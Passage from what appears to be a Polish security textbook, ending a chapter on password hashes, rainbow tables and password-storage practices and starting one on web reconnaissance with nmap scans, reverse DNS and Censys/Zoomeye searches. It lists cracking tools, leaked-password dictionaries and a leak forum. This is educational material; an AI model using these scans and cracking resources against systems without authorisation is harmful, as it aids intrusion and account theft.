Aby odzyskać oryginał hasła z łańcucha tęczowej tablicy, musimy najpierw znaleźć wartość początkową łańcucha z dopasowaniem (w naszym przypadku jest to 00). Potem kilkakrotnie powtarzamy operację obliczania skrótu i funkcji redukującej, podobnie jak w przypadku budowy łańcucha. W pewnym momencie  $H(R(H_i))$  w  $i$ -tej iteracji będzie mogło zgadzać się z wyszukiwanym skrótem, czyli:

$H(00) = b4b147bc522828731f1a016bfa72c073$ , czy jest to  $\text{HASH}_0$ ? (NIE)

Redukcja -> 41

H(41) = 3416a75f4cea9109507cacd8e2f2aefc, czy jest to HASH0? (NIE)  
 Redukcja -> 34  
 H(34) = e369853df766fa44e1ed0ff613f563bd, czy jest to HASH0? (NIE)  
 Redukcja -> 36  
 H(36) = 19ca14e7ea6328a42e0eb13d585e4c22, czy jest to HASH0? (NIE)  
 Redukcja -> 19  
 H(19) = 1f0e3dad99908345f7439f8ffabdfc4, czy jest to HASH0? (TAK!)  
 Przeciwobrazem skrótu jest więc ciąg "19".

Choć powyższe porównania mogą na pierwszy rzut oka wydawać się zagmatwane, w praktyce są one bardzo proste do zaprogramowania oraz przetwarzania równoległego. Aby zapamiętać naszą tablicę, musimy zapisać na dysku (w pamięci) nieco ponad dwa skróty (skrót + wartość początkowa łańcucha). W idealnym przypadku tablica taka potrafi złamać 12 skrótów (dwie wartości początkowe łańcuchów plus po pięć wartości w każdym łańcuchu). Zapisujemy więc dwa skróty zamiast 12 – jest to duży zysk pamięciowy. Przy założeniu, że wyszukiwanie w liście jest operacją pomijalnie krótką, czas łamania skrótu w tablicy trwa pięć (n) wycień skrót/redukcji.

Widzimy teraz naturę kompromisu czasowo-pamięciowego. Trzeba pamiętać, że ze względu na trudności w implementowaniu dobrych funkcji redukujących oraz na długi czas tworzenia tablic atak ten cechuje się mniejszym niż 100% pokryciem przestrzeni badanych kluczy i pozwala łamać hasła 8–14-znakowe.

Jak w praktyce wyglądają tęczowe tablice? Czas tworzenia tablicy pokrywającej ok. 95% przestrzeni hasel ze znakami [a–z] i długości 1–10 może zająć nawet rok ciągłych obliczeń na komputerze domowym wysokiej klasy. Wielkość takiej tablicy wynosi 500–1000 gigabajtów. Jednak wyszukiwanie przeciwobrazu hasła w takiej tablicy może zająć maksymalnie godzinę (lub nawet kilka minut w przypadku obliczeń GPU).

## RECEPTURY

Poznaliśmy metody uwierzytelniania, właściwości funkcji skrótu, funkcje PBKDF oraz metody atakowania kryptosystemów korzystających z tych konceptów. Podsumujmy więc całą zdobytą wiedzę w postaci łatwych do zapamiętania receptur.

### DOBRE PRAKTYKI: BEZPIECZEŃSTWO HASEŁ STATYCZNYCH

**Przechowuj hasła w bezpiecznej formie (klucz PBKDF).** Dzięki temu będziesz zarządzać skrótem funkcji jednokierunkowej z dodatkowymi zabezpieczeniami w postaci dynamicznej soli oraz będziesz mógł wydłużać czas obliczeń (key stretching). Sól nieznacznie zwiększy czas ataku, uchroni przed atakami tęczowych tablic oraz przed wyszukiwaniem przeciwobrazów techniką *Google hacking*. Key stretching skutecznie wydłuży czas ataków offline, mocno zniechęcając agresorów. W implementacji możesz wybrać funkcje takie jak bcrypt lub PBKDF2.

**Pamiętaj, że wiele frameworków i systemów CMS nie posiada bezpiecznego kryptosystemu zarządzania hasłami.** W wielu rozwiązaniach napotkasz jedynie skróty MD5 lub SHA, ale nie bój się udoskonalać tych systemów.

Pamiętaj też, że **baza danych to nie jedyne miejsce, w którym należy chronić hasła użytkowników.** Zwróć uwagę również na logi, dzienniki zdarzeń, zapisane ślady stosu w czasie wyrzucenia wyjątków itp.

Istnieje duże prawdopodobieństwo, że agresor będzie próbował odgadnąć hasło użytkownika (administratora) w sposób siłowy. Dlatego też **wykrywaj próby wielokrotnego logowania w krótkim odstępie czasu.** Po kilku nieudanych podejściach wprowadź dodatkową weryfikację przy użyciu kodów CAPTCHA. Rozważ też czasowe blokowanie takiego konta, ale uważaj na sytuację, gdy atakujący będzie chciał użyć tego zabezpieczenia, aby celowo blokować możliwość korzystania z serwisu pewnym użytkownikom (np. administracji). Powiadamiaj użytkowników o fakcie blokady lub wprowadź jeszcze silniejsze ograniczenia w kodach CAPTCHA albo skonfiguruj zabezpieczenia po stronie warstwy sieciowej (Firewall/IDS/IPS).

**Przed uruchomieniem kryptosystemu zarządzania hasłami przetestuj jego wydajność.** Pochopnie wdrożona funkcja PBKDF (np. bcrypt) może skutkować znacznym obciążeniem maszyny, np. w czasie ataków wyczerpujących na formularze logowania.

**Pamiętaj o utwardzaniu usług sieciowych** i nie odwracaj tego procesu. Nie używaj domyślnych hasel podczas konfigurowania usług, ograniczaj ich widoczność na publicznych interfejsach sieciowych, wdróż oprogramowanie do wykrywania i przeciwdziałania włamaniom (IDS/IPS), monitoruj anomalie na poziomie warstwy sieciowej i reaguj na nie.

**Wprowadź politykę zabraniającą korzystania ze słabych hasel.** Jako punkt startowy do budowy polityki możesz posłużyć się zaleceniami audytowymi, takimi jak:

- ▶ OWASP ASVS 4 (w szczególności przyjrzyj się całej sekcji V2)<sup>5</sup>,
- ▶ OWASP Authentication Cheat Sheet 4<sup>6</sup>,
- ▶ NIST SP 800-63B 5<sup>7</sup>,
- ▶ The US Government Baseline (USGCB) for Windows 7<sup>8</sup>,
- ▶ The US Government Baseline (USGCB) for Red Hat Enterprise Linux 7<sup>9</sup>.

Poniżej znajdziesz przykładową politykę opracowaną na podstawie powyższych dokumentów:

- ▶ długość hasła nie może być mniejsza niż 12 znaków,
- ▶ w hasło należy użyć znaków z minimum trzech kategorii: A–Z, a–z, 0–9, znaki specjalne,
- ▶ zakazuje się używania w hasle podciągu, który jest: nazwą użytkownika/adresem e-mail, nazwą serwisu itp.,
- ▶ zakazuje się używania popularnych hasel (sprawdzanie ze słownikiem 1000 najpopularniejszych hasel).

Wycieki baz danych, które są efektem ataków crackerów, stanowią niezwykle cenne źródło informacji. **Analizując wycieki baz danych**, poznasz wzorce hasel, dzięki czemu będziesz mógł tworzyć lepsze słowniki do ataków oraz wprowadzać lepszą politykę bezpieczeństwa hasel.

Jako użytkownik usług sieciowych pamiętaj, że nie masz kontroli nad tym, w jaki sposób hasła przechowywane są w serwisach, z których korzystasz. Aby zminimalizować możliwość złamania Twojego hasła, zawsze używaj długich, skomplikowanych, niepowtarzalnych haseł. Mówi się, że bezpieczne hasło to takie, którego nie potrafisz zapamiętać. Oczywiście, kilka haseł musisz zapamiętać, ale całą resztę lepiej zapisać w bezpiecznym, szyfrowanym miejscu. **Dlatego przyzwyczajaj się do używania menedżera haseł.** Bez niego z pewnością zaczniesz używać powtarzalnych haseł, przez co wyciek w jednym serwisie narazi konta w innych usługach, z których korzystasz. Stosowanie menedżerów haseł może wydawać się skomplikowane, jednak spójrzmy, co dostajemy w zamian: automatyczna generacja haseł, przechowywanie ich w formie szyfrowanej, automatyczne uzupełnianie danych w przeglądarkach internetowych, regularne wykonywanie kopii zapasowych, automatyzacja uwierzytelniania na wielu komputerach i urządzeniach mobilnych... Jak widać, zalet jest wiele. Warto też dodać, że dobrze jest korzystać z takiego programu, którego baza jest przechowywana lokalnie (na dysku), w postaci zaszyfrowanego pliku haseł. Plik taki możemy przenosić bezpiecznie między urządzeniami (np. przez chmurę Dropbox), nie martwiąc się, że ktoś złamie zabezpieczenia serwisu przechowującego hasła online (np. jak to było w przypadku LastPass).

Aby minimalizować ryzyko utraty konta na skutek ataku na hasła, włącz **uwierzytelnianie dwuskładnikowe** wszędzie tam, gdzie to tylko możliwe. Metoda ta dostępna jest w wielu dużych serwisach (np. Gmail, konto Apple, konto Microsoft). Włączenie tej opcji znacznie zwiększy Twoje bezpieczeństwo, gdyż atakujący będzie musiał przejąć przynajmniej dwa różne sekrety, aby uzyskać dostęp do konta.

I na koniec – **pamiętaj, że hasła statyczne są wszędzie.** Na stronach WWW, odwrocie kart płatniczych, w telefonach, routerach, telewizorach, a nawet w nowoczesnych ekspresach do kawy... Zadbaj o bezpieczeństwo swoje i swoich bliskich: ustaw ekrany blokady, zmień domyślne hasła różnych urządzeń, zasłoń kody, spal karteczki z hasłami...

## Polecane zasoby w sieci

### NARZĘDZIOWNIK PENTESTERA:

- ▶ Hashcat oraz John The Ripper – niezwykle wydajne narzędzia do łamania haseł (offline), ze wsparciem CPU, GPU oraz obliczeń rozproszonych,
- ▶ HashID – program do identyfikacji typu skrótu (podpowiada również, jak skonfigurować Hashcat lub John the Ripper),
- ▶ Hashes.org, <https://hashes.org/search.php>
- ▶ CrackStation, <https://crackstation.net/>
- ▶ Hash Toolkit, <https://hashtoolkit.com/decrypt-md5-hash/>
- ▶ MD5 conversion and MD5 reverse lookup, <https://md5.gromweb.com/md5.my-addr.com>,
- ▶ pipal – analizator wycieków haseł,
- ▶ CUPP – *Common Users Passwords Profiler*, <https://github.com/Mebus/cupp>
- ▶ rainbowcrack – program do łamania skrótów przy użyciu tęczyowych tablic, <http://project-rainbowcrack.com/>

- ▶ *Free XP Rainbow tables*, <http://ophcrack.sourceforge.net/tables.php> – tęczowe tablice z programem do łamania skrótów,
- ▶ Keepass2, <https://keepass.info/download.html> oraz 1Password, <https://1password.com/> – najpopularniejsze menedżery haseł.

#### WYCIEKI I TECHNIKI ATAKU:

- ▶ *'--have i been pwned?*, <https://haveibeenpwned.com/> – największy portal informujący o wyciekach haseł,
- ▶ *Pwned Passwords*, <https://haveibeenpwned.com/Passwords> – baza do sprawdzania wycieków offline z serwisu wyżej,
- ▶ *The Breached Database Directory*, <https://www.vigilante.pw/> – historia wycieków z różnych miejsc w sieci wraz z podstawowymi informacjami o stosowanych skrótach,
- ▶ *Hashdumps and Passwords*, <http://www.adeptus-mechanicus.com/codex/hashpass/hashpass.php> – zbiory kilku większych wycieków wraz z dokładnymi analizami,
- ▶ *Raid forums*, <https://raidforums.com/Forum-Leaks> – znane forum dla hobbyistów łamania skrótów haseł,
- ▶ *Hashcat: Index of /events/*, <https://hashcat.net/events/> – publikacje z konkursów łamania skrótów haseł,
- ▶ *DefaultPassword*, <https://default-password.info/> – domyślne hasła w różnych urządzeniach (np. routerach),
- ▶ *CrackStation's Password Cracking Dictionary*, <https://crackstation.net/buy-crackstation-wordlist-password-cracking-dictionary.htm> – duże, dobre słowniki do ataków słownikowych,
- ▶ Wilcox Z., *Lessons From The History Of Attacks On Secure Hash Functions*; <https://z.cash/technology/history-of-hash-function-attacks.html> – informacje o aktualnym stanie wiedzy w sprawie bezpieczeństwa funkcji skrótu,
- ▶ polskie normy definiujące funkcje skrótu: PN-ISO/IEC 10118-1:1996, PN-ISO/IEC 10118-2:1996, PN-ISO/IEC 10118-3:1999, PN-ISO/IEC 10118-4:2001,
- ▶ Gaj K., Górski A., Górski K., *Słowniczek terminów związanych z kryptologią i ochroną informacji angielsko-francusko-polski*, [https://ipsec.pl/files/ipsec/slowniczek\\_pojec\\_kryptograficznych.pdf](https://ipsec.pl/files/ipsec/slowniczek_pojec_kryptograficznych.pdf) – słowniczek pojęć kryptograficznych,
- ▶ Hellman M.E., *A Cryptanalytic Time – Memory Trade-Off*, <http://www.cs.miami.edu/home/burt/learning/Csc609.122/doc/36.pdf>
- ▶ Lamport L., *Password Authentication with Insecure Communication*; <http://merlot.usc.edu/cs530-s07/papers/Lamport81a.pdf> – algorytm Lamporta.



ksiazka.sekurak.pl/r7

- 1 NIST, *Digital Identity Guidelines: Authentication and Lifecycle Management*, SP 800-63B, <https://csrc.nist.gov/publications/detail/sp/800-63b/final>
- 2 OWASP, *Password storage cheat sheet*, [https://cheatsheetseries.owasp.org/cheatsheets/Password\\_Storage\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/Password_Storage_Cheat_Sheet.html)
- 3 Za: Akhawe D., *How Dropbox securely stores your passwords*, <https://blogs.dropbox.com/tech/2016/09/how-dropbox-securely-stores-your-passwords/>
- 4 OWASP, *OWASP Password storage cheat sheet, Application Security Verification Standard Project*, [https://www.owasp.org/index.php/Category:OWASP\\_Application\\_Security\\_Verification\\_Standard\\_Project](https://www.owasp.org/index.php/Category:OWASP_Application_Security_Verification_Standard_Project)
- 5 OWASP, *Application Security Verification Standard 4.0: V2: Authentication Verification Requirements*, [https://www.owasp.org/images/d/d4/OWASP\\_Application\\_Security\\_Verification\\_Standard\\_4.0-en.pdf](https://www.owasp.org/images/d/d4/OWASP_Application_Security_Verification_Standard_4.0-en.pdf)
- 6 OWASP, *Authentication Cheat Sheet*, [https://www.owasp.org/index.php/Authentication\\_Cheat\\_Sheet#Password\\_Length](https://www.owasp.org/index.php/Authentication_Cheat_Sheet#Password_Length)
- 7 Grassi P.A. i in., *Digital Identity Guidelines: Authentication and Lifecycle Management*, NIST Special Publication 800-63B, <http://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-63b.pdf>
- 8 NIST, *United States Government Configuration Baseline*, [http://usgcb.nist.gov/usgcb/microsoft/download\\_win7.html](http://usgcb.nist.gov/usgcb/microsoft/download_win7.html)
- 9 NIST, *United States Government Configuration Baseline*, <https://nvd.nist.gov/ncp/checklist/769>

Michał Sajdak

# Rekonesans aplikacji webowych (poszukiwanie celów)



## WSTĘP

Czym jest rekonesans aplikacji? W skrócie, to pozyskanie jak największej ilości informacji o docelowym systemie (np. wykorzystana technologia, użyte gotowe komponenty – np. biblioteki, ukryte adresy URL, ścieżka instalacji aplikacji w systemie plików), które są cenne na kolejnym etapie realizacji testów bezpieczeństwa aplikacji – poszukiwania i wykorzystywania podatności. Nieco zgrabniej ujął to Abraham Lincoln:

“ *Gdybym miał sześć godzin na ścięcie drzewa, spędziłbym cztery na ostrzeniu siekiery.* ”

Zarówno w rekonesansie webowym, jak i sieciowym wyróżniamy działania aktywne oraz pasywne (rekonesans aktywny/rekonesans pasywny).

Pierwszy wariant wykorzystuje aktywną komunikację z rozpoznawanym systemem (lub systemami). W przypadku rekonesansu pasywnego nie łączymy się z aplikacjami będącymi przedmiotem naszego zainteresowania. Takie właśnie definicje zostały przyjęte na potrzeby niniejszego rozdziału.

W jakich przypadkach preferowany jest rekonesans pasywny? Kiedy chcemy uniknąć wykrycia, ale również, aby „przypadkiem” nie uszkodzić docelowego systemu.

Pewne formy rekonesansu aktywnego mogą być uznane za próbę ataku z wszystkimi tego konsekwencjami. Przed pełnym rekonesansem warto rozważyć, czy w tym przypadku trzeba zadbać o formalną zgodę właściciela na takie działania\*. Dobrym treningiem mogą być programy *bug bounty*, ale i tu przed startem poszukiwań warto dokładniej sprawdzić możliwy zakres testów oraz aplikacje, które są zawarte w programie\*\*. Rozsądne jest również dobranie adekwatnych parametrów wydajnościowych narzędzia realizującego rekonesans w stosunku do badanych systemów – raczej niepożądane jest używanie narzędzia skanującego uruchamiającego 20 równoległych wątków na niestabilnym i wolnym systemie docelowym.

Rekonesans może być też realizowany w nieco innej formie, która sprowadza się do inwentaryzacji dostępnych aplikacji. Od tego właśnie obszaru za moment rozpoczniemy nasze rozważania, przechodząc dalej do innych form rekonesansu.

\* Więcej nt. legalności rekonesansu zob. w rozdz. *Prawne aspekty ofensywnego bezpieczeństwa IT*.

\*\* Zob. rozdz. *Wprowadzenie do programów bug bounty*.

## Cel inwentaryzacji

Celem inwentaryzacji jest zlokalizowanie aplikacji webowych dostępnych na wskazanym zakresie adresów IP lub w zadanej domenie (domenach). Interesujące jest również zlokalizowanie domen należących do danej firmy (czy z nią powiązanych) – zajmiemy się tym tematem w dalszej części tego rozdziału. W jakim celu chcemy wykonać inwentaryzację?

Czasem po prostu potrzebujemy zebrać w jednym miejscu aktualne informacje o naszych aplikacjach (dostępnych wewnętrznie czy zewnętrznie). Niewykluczone, że część z nich to stare, zapomniane systemy. Może uda się znaleźć środowiska testowe, uruchomione „na chwilę”, ale działające już kilka lat. Inny scenariusz to zupełnie nowy system, który udostępniony w pośpiechu nie przeszedł żadnych testów bezpieczeństwa. Ciekawe są też systemy, które zostały udostępnione w domenie naszego dostawcy oprogramowania (a zawierają dane produkcyjne).

Wobec tej różnorodności rodzi się pytanie, gdzie lokalizować aplikacje webowe. Możemy wyróżnić następujące obszary poszukiwań:

1. Aplikacje działające na konkretnej domenie (np. <https://sekurak.pl/>).
2. Aplikacje działające na konkretnej domenie, ale bez wpisu w DNS (domena jest wówczas zdefiniowana tylko w konfiguracji serwera HTTP jako domena wirtualna – ang. *virtual host*).
3. Aplikacje działające bez użycia nazwy domenowej (np. panel webowy urządzenia sieciowego <http://172.16.111.1/>).
4. Aplikacje działające na serwerach HTTP wykorzystujących nietypowe porty TCP (np. <http://sekurak.pl:8881/>).
5. Aplikacje działające tylko w kontekście określonej ścieżki URL (np. <http://sekurak.pl/extranet/login.jsp>).

Przejdźmy jednak do konkretów.

## LOKALIZACJA SERWERÓW WEBOWYCH NA ZADANYM ZAKRESIE ADRESÓW IP

### Poszukiwanie aktywne

#### **nmap**

Aktywne poszukiwanie serwerów webowych zazwyczaj wiąże się z jednoczesną lokalizacją pewnych otwartych portów TCP na zadanym zbiorze adresów IP. Serwery HTTP najczęściej wykorzystują porty TCP 80 lub 443 (nieco rzadziej używany jest port 8080). Aby sprawdzić dostępność tych portów, warto wykorzystać skaner portów taki jak nmap. Dla jednego adresu IP podstawowe użycie narzędzia nmap może wyglądać tak:

*Listing 1. Skanowanie trzech portów TCP*

```
$ nmap -p 80,443,8080 127.0.0.1
```

Starting Nmap 7.60 ( <https://nmap.org> ) at 2019-06-26 11:15 UTC

```
Nmap scan report for localhost (127.0.0.1)
Host is up (0.00017s latency).
```

```
PORT      STATE SERVICE
80/tcp    closed http
443/tcp   open  https
8080/tcp  open  http-proxy
```

```
Nmap done: 1 IP address (1 host up) scanned in 0.12 seconds
```

Wynik nie mówi o tym, jaka usługa pracuje na danym porcie. Jak określić, że na standardowym porcie działa rzeczywiście serwer webowy lub że działa on na porcie zupełnie nietypowym? W takim przypadku możemy wykorzystać skanowanie z wersjonowaniem (przełącznik `-sV`). Porównanie skanowania portów bez wersjonowania i z wersjonowaniem znajduje się w listingach 2 oraz 3.

*Listing 2. Zauważmy, że trudno jednoznacznie określić, jaka usługa działa na porcie 85*

```
$ nmap -p 85 -n 127.0.0.1

Starting Nmap 7.60 ( https://nmap.org ) at 2019-06-24 10:13 UTC
Nmap scan report for 127.0.0.1
Host is up (0.00010s latency).

PORT      STATE SERVICE
85/tcp    open  mit-ml-dev
```

*Listing 3. W kolumnie SERVICE widzimy wskazanie na serwer HTTP, w kolumnie VERSION mamy jego dokładną wersję (warto porównać ten wynik z listingiem 2)*

```
$ nmap -p 85 -n -sV 127.0.0.1

Starting Nmap 7.60 ( https://nmap.org ) at 2019-06-24 10:14 UTC
Nmap scan report for 127.0.0.1
Host is up (0.00010s latency).

PORT      STATE SERVICE VERSION
85/tcp    open  http    Apache httpd 2.4.25 ((Debian))
```

Skanowanie wszystkich portów TCP może wyglądać tak jak w listingu 4. W tym przypadku realizujemy sprawdzenie wszystkich portów TCP (0–65535) oraz skanowanie z wersjonowaniem (`-sV`). Możemy również posłużyć się skryptem `http-headers`, który dodatkowo wyświetli nagłówki odpowiedzi HTTP.

*Listing 4. Skanowanie pełnego zakresu portów TCP*

```
$ nmap -p0- -sV 127.0.0.1 --script=http-headers

Nmap scan report for localhost (127.0.0.1)
Host is up (0.000078s latency).
Not shown: 65529 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
22/tcp    open  ssh      OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.25 ((Debian))
| http-headers:
|   Date: Mon, 24 Jun 2019 10:07:49 GMT
|   Server: Apache/2.4.25 (Debian)
|   Upgrade: h2c,h2
|   Connection: Upgrade, close
|   Last-Modified: Sun, 23 Jun 2019 15:41:21 GMT
|   ETag: "c-58bff8705398c"
|   Accept-Ranges: bytes
|   Content-Length: 12
|   Content-Type: text/html
|
|_ (Request type: HEAD)
|_http-server-header: Apache/2.4.25 (Debian)
443/tcp   open  ssl
| http-headers:
|   Date: Mon, 24 Jun 2019 10:07:49 GMT
|   Server: Apache/2.4.25 (Debian)
|   Content-Length: 432
|   Connection: close
|   Content-Type: text/html; charset=iso-8859-1
|
|_ (Request type: GET)
|_http-server-header: Apache/2.4.25 (Debian)
8005/tcp  open  mxi?
8080/tcp  open  http     Apache Tomcat
| http-headers:
|   Accept-Ranges: bytes
|   ETag: W/"1896-1559505238000"
|   Last-Modified: Sun, 02 Jun 2019 19:53:58 GMT
|   Content-Type: text/html
|   Content-Length: 1896
|   Date: Mon, 24 Jun 2019 10:07:49 GMT
|   Connection: close
|
```

```
|_ (Request type: HEAD)
9971/tcp open  unknown
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Dla całej sieci poszukiwanie serwerów HTTP może wyglądać tak:

*Listing 5. Skanowanie sieci (1000 najpopularniejszych portów TCP) w poszukiwaniu serwerów HTTP – wynik został skrócony w celu zwiększenia czytelności*

```
$ nmap 192.168.1.0/24 -sV

Nmap scan report for setup.localdomain (192.168.1.1)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.6.1p1 Debian 4~bpo70+1 (protocol 2.0)
53/tcp    open  domain       dnsmasq 2.78-19-g3fe0cb0
80/tcp    open  http         lighttpd
443/tcp   open  ssl/http     lighttpd
843/tcp   open  tcpwrapped

Nmap scan report for nuxeovm.localdomain (192.168.1.242)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          (protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.7 ((Ubuntu))

Nmap scan report for kali.localdomain (192.168.1.249)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.9p1 Debian 10 (protocol 2.0)

Nmap scan report for training.localdomain (192.168.1.174)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          ProFTPD 1.3.5
22/tcp    open  ssh          OpenSSH 6.7p1 Debian 5+deb8u7 (protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.10 ((Debian))
111/tcp   open  rpcbind      2-4 (RPC #100000)
```

Wiemy już, na jakich portach nasłuchują serwery HTTP. W jaki sposób można z kolei zlokalizować domeny skonfigurowane na tych web serwerach? Realizacja tego zadania w kompletny sposób zazwyczaj nie jest prosta. Podstawowa metoda polega na połączeniu się klientem HTTP (np. przeglądarką) do danego serwera (na port, na którym działa serwer HTTP) – być może zostaniemy od razu przekierowani na konkretną domenę lub adresy zawierające domenę pojawią się na stronie zwróconej do przeglądarki. Innym sposobem jest wykonanie tzw. odwrotnego zapytania do DNS (czyli podajemy adres IP, a chcemy od serwera DNS uzyskać domenę):


```
$ host 178.32.219.59
59.219.32.178.in-addr.arpa domain name pointer sekurak.pl
```

Na tym etapie przydatne może być również poszukiwanie domen wirtualnych – jednak lepiej je rozpocząć, posiadając już pewne domeny bazowe (temat omówimy w dalszej części rozdziału).

## Poszukiwanie pasywne

### VirusTotal/PassiveTotal

Do lokalizacji domen na zadanym adresie IP możemy również wykorzystać gotowe narzędzia: VirusTotal oraz PassiveTotal (rysunki 1 i 2). Przykład dla adresu IP 178.32.219.59 został przedstawiony na rysunku 1. W sekcji PASSIVE DNS REPLICATION widać domeny, które według serwisu VirusTotal są skonfigurowane na tym adresie.



Rysunek 1. Poszukiwanie domen na zadanym adresie IP (usługa VirusTotal)

Dostęp do wyników z serwisu VirusTotal możliwy jest również z poziomu bezpłatnego API<sup>1</sup>:

```
curl 'https://www.virustotal.com/vtapi/v2/ip-address/?
report?apikey=<klucz-api>&ip=178.32.219.59'
```

Jeszcze lepsze rezultaty daje zazwyczaj usługa PassiveTotal – na rysunku 2 przedstawione zostały wyniki dla adresu IP 74.125.200.94 (należącego do firmy Google). Widzimy na nim bardzo dużą liczbę domen (poszukiwanie można również rozszerzyć na cały blok adresów IP).

The screenshot shows the RiskIQ search results for IP 74.125.200.94. The interface includes a search bar, filters for First Seen, Last Seen, ASN, and Netblock, and a list of domains. The main table displays resolved domains with their first seen dates.

Resolve	First
<a href="#">id.l.google.com</a>	2013-11-06
<a href="#">google.de</a>	2014-07-27
<a href="#">www.google.co.uk</a>	2014-06-24
<a href="#">www.google.lk</a>	2014-07-03
<a href="#">beacons2.gvt2.com</a>	2014-11-13
<a href="#">www.google.co.id</a>	2014-07-18
<a href="#">www.google.co.th</a>	2014-06-25
<a href="#">csi.gstatic.com</a>	2014-04-09
<a href="#">google.co.ke</a>	2014-12-07
<a href="#">www.google.com.hk</a>	2014-06-24
<a href="#">translate.google.co.jp</a>	2014-09-01
<a href="#">www.google.it</a>	2014-07-17
<a href="#">g.cn</a>	2017-06-12
<a href="#">beacons3.gvt2.com</a>	2014-11-13

Rysunek 2. Poszukiwanie domen należących do firmy Google

Warto jednocześnie zaznaczyć, że nie wszystkie znalezione w takich poszukiwaniach domeny muszą należeć do badanej firmy. Każdy właściciel domeny może w swoim serwerze DNS utworzyć wpis kierujący ją na dowolny adres IP.

### Censys/Zoomeye/Shodan

Narzędzia te mają dużą zaletę: w łatwy sposób można wyświetlić wyniki dla zadanego zakresu IP. Przykładowo w Censysie możemy użyć zapytania: 72.30.0.0/16 and tags:http.

**censys** Q IPv4 Hosts 72.30.0.0/16 and tags:http

[Results](#)

**Quick Filters**  
For all fields, see [Data Definitions](#)

**Autonomous System:**  
24 YAHOO-3 - Oath Holdings Inc.

**Protocol:**  
24 443/https  
14 80/http

**Tag:**  
24 http  
20 https

**IPv4 Hosts**  
Page: 1/1 Results: 24 Time: 186ms Query Plan: [expanded](#)

[72.30.3.56 \(pr-bh-bucket.pbp.vip.bf1.yahoo.com\)](#)  
YAHOO-3 - Oath Holdings Inc. (26101) United States  
443/https, 80/http  
tags: http

[72.30.3.42 \(pr-east2.pbp.vip.bf1.yahoo.com\)](#)  
YAHOO-3 - Oath Holdings Inc. (26101) United States  
443/https, 80/http  
tags: http

[72.30.35.10 \(media-router-fp2.prod1.media.vip.bf1.yahoo.com\)](#)  
YAHOO-3 - Oath Holdings Inc. (26101) United States  
443/https, 80/http  
Yahoo  
tags: http

Rysunek 3. Poszukiwanie serwerów HTTP na zadanym zakresie adresów IP – Censys

W przypadku serwisu <https://zoomeye.org/> zmienia się nieco składnia (+72.30.0.0/16 +service:"http").

**Result** Report Maps Vulnerability tokenizer share download

About 1 631 results 0.094 seconds

+72.30.0.0/16 +service:"http"

**72.30.35.10**  
media-router-fp2.prod1.media.vi...  
80/http-proxy  
United States  
2019-06-17 05:24

HTTP/1.0 400 Invalid HTTP Request  
Date: Sun, 16 Jun 2019 21:24:27 GMT  
Server: ATS  
Cache-Control: no-store  
Content-Type: text/html  
Content-Language: en  
X-Frame-Options: SAMEORIGIN  
Content-Length: 6514

<!DOCTYPE html>  
<html lang="en-us">  
<head>  
<meta http-equiv="content-type" content="text/html; charset=UTF-8">  
<meta charset="utf-8">

**72.30.3.44**  
ycpproxy.psi.vip.bf1.yahoo.com  
443/http-proxy

HTTP/1.0 404 Not Found  
Date: Sat, 01 Jun 2019 22:13:08 GMT  
P3P: policyref="https://policies.yahoo.com/w3c/p3p.xml", CP="CAO D:  
X-XSS-Protection: 1; mode=block  
X-Content-Type-Options: nosniff

**SEARCH TYPE**  
Devices 1 631

